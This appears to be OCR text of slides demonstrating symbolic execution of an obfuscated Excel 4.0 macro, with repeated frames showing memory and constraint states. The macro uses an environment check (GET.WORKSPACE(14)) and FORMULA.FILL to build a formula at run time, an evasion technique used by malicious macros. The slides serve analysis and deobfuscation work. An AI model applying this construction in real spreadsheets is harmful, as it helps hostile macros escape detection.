
Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) >

ADD NEW CONSTRAINTS



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] X

[A4]

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 > 390

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4]

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390


Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&**A3**&CHAR(**A4**), **A6**)



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&**A3**&CHAR(**A4**), **A6**)



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6]

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, “X”, ”L”)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84

[A5] =FORMULA.FILL(**A1**&CHAR(**A2**)&**A3**&CHAR(**A4**), **A6**)



Loader

Simulation Manager

Solver Backend

Memory

[A1] H

[A2] WORKSPACE14

[A3] L

[A4] SYMB_EXPR_1

[A5]

[A6] SYMB_EXPR_2

Environment

WORKSPACE13

WORKSPACE14

Constraints

WORKSPACE14 <= 390

Example

[A1] =CHAR(72)

